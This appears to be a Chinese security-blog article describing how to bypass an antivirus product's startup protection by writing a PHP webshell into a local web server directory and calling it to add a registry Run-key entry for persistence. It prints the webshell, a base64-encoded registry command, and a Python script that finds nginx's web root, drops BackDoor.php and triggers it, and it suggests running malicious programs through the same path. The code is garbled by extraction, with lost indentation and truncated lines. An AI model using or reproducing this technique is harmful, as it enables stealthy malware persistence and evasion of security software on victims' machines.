看我如何制造漏洞绕过安全软件来加入自启动

原创 hijacking FreeBuf 今天

不让我注入进程撒？加服务启动你拦截我撒？来,我用另类方法”注入”加入自启动?

众所周知,某0卫士对启动这一块做的比较严格。以往来说 大家都喜欢注册表启动，后来注册表被杀的太厉害。结果GG了。然后衍生出来服务启动?不过好景不长,服务启动也被和谐….有反驳的可以附上你代码?（有点空手套EXP的感觉）。当然,也有服务能启动的，前提是你找到一个靠谱的白名单程序…抠鼻..我找到了…就是…不告诉你


以上是背景….目前来说，比较靠谱的一种做法是进程注入。进程注入多用于隐匿自身以及做一些其他不可描述的事情。但….各位程序大佬清楚 大多的传统的进程注入被和谐掉了。会被检测出来，今天，我要给大家说一个自己的思路

> 利用漏洞来钻空子!
>
> 简单来说就是 如果程序不存在漏洞，那我们就来制造漏洞


说到这里，大家可能心里都明白了几分，但我要说的和你们的不太一样。如果程序不存在漏洞，那我们就来制造漏洞。今天给大家带来的一个思路是 利用webshell来加入自启动。给大家看下效果。

简单梳理下流程：


写入WEBSHELL到WEB目录，利用WEBSHELL来执行一些CMD命令。下面只是演示了加自启动，你可以发掘更多姿势。例如 执行rundll32来运行你的PE恶意程序等….



这是没执行的情况下，我们执行后就可以加入一个启动项



有杠精可能要说了。这个winrar不是白文件吗？加起来肯定没提醒啊？我呸，你专业点



好了不？好了不？好了不？！！

先上一下拍簧片代码

```
<?php
    system(base64_decode($_GET['hello']));
?>
```

然后上一条EXP

```
cmVnIGFkZCAiSEtFWV9DVVJSRU5UX1VTRVJcU29mdHdhcmVcTWljc**zb2Z0XFdpbmRvd3NcQ3VycmVudFZlcnNp
```

哦了？最后利用只需要发起一条GET请求即可。那么思路我们明白了，我们现在如何去写一个完整的程序呢？简单，WEB下比较热门的windows也就那么几个，哦，写反了。不过无所谓。apache和nginx。搜索这两个文件即可。代码我们稍后就上，但在这之前，可能有小伙伴要走捷径了，很明确的告诉你，当你想用下面这条命令来简化的时候，你就失败了。


所以说啊，不要尝试走捷径。也许你可以，但你最好不要，你看的东西越多 你学到的就越多，也许累点。但你会收获更多。当然了，不是说走捷径不好。有好有坏，比如我。可以拿去干坏事，但我选择投稿赚点财迷油盐钱。

```
Import os
import os.path
import re
import webbrowser
ConfigPath=""
ConfDirect

def ParseServerName(line):
f = open(line,'r')
s=f.read()
return re.findall(r'server_name.*?(.*?);', s)[0]
def ParseDirectory(line):
f = open(line,'r')
s=f.read()
return re.findall(r'root.*?"(.*?)"', s)[0]

def isOK
(FilePath):
with open(FilePath,'r') as foo:
for line in foo.readlines():
if "vhosts/" in line:
ConfDirect=os.path.split(Directory)[0]
ConfDirect=ConfDirect+"\\"+"vhosts\\"
```


```
print ("默认配置文件包含虚拟配置文件,请转入其他路径读取")
return ConfDirect
print ("该路径是正确路径 取WEB目录地址吧")
ConfigPath=FilePath
return ConfigPath
def GetPath(mydir,filename):
for root,dirs,files in os.walk(mydir):
for file in files:
if filename in file:
return os.path.join(root,file)
Path=GetPath("E:\\phpstudy_pro\\Extensions\\Nginx1.15.11","inx.exe")
Directory=os.path.split(Path)[0]
Directory=Directory+"\\conf\\nginx.conf";
print("在"+Directory+"处发现WEB程序nginx,正在读取配置文件获取WEB目录.....")
ConfDirect=isOK(Directory)
print("配置目录读取中...."+ConfDirect)
print("正在读取...."+GetPath(ConfDirect,".conf"))
WebRoot=ParseDirectory(GetPath(ConfDirect,".conf"))
WebDomain=ParseServerName(GetPath(ConfDirect,".conf"))
print("正在解析WEB目录路径....."+WebRoot)
print("正在解析SERVERNAME...."+WebDomain)
WebDomain=WebDomain[0:WebDomain.rfind(' ', 1) + 1]
WebDomain=WebDomain.strip()
f=open(WebRoot+"\\BackDoor.php","w+")
f.write("<?php system(base64_decode('cmVnIGFkZCAiSEtFWV9DVVJSRU5UX1VTRVJcU29mdHdhcmVcTWljc**zb2Z
print("文件已写入到 "+WebRoot+"\\BackDoor.php\r\n正在利用....")
url="http://"+WebDomain+"//BackDoor.php?hello=cnn"
webbrowser.open(url)
print("Over.....enjoy it...")
```

Python玩的很菜，勿喷。

上面简单实现了这一套流程。代码自己修改哈，修改好了我不介意分我一份学习下….感谢观看



然后执行以下代码。



可以看到 无提示加入了启动

当然，只是抛砖引玉。具体还得你们自己发挥，代码中有很多没有考虑到的因素。比如，他电脑没有WEB环境呢？WEB环境不是PHP呢？或者，服务没启动呢？等待你们自己去修复这个问题。另外，代码需要简单修改。

再另外，如果你不喜欢这种方式。你可以拿已知的RCE漏洞程序，在对方电脑上执行EXP，也可以实现伪注入。思路千万条，实践第一条。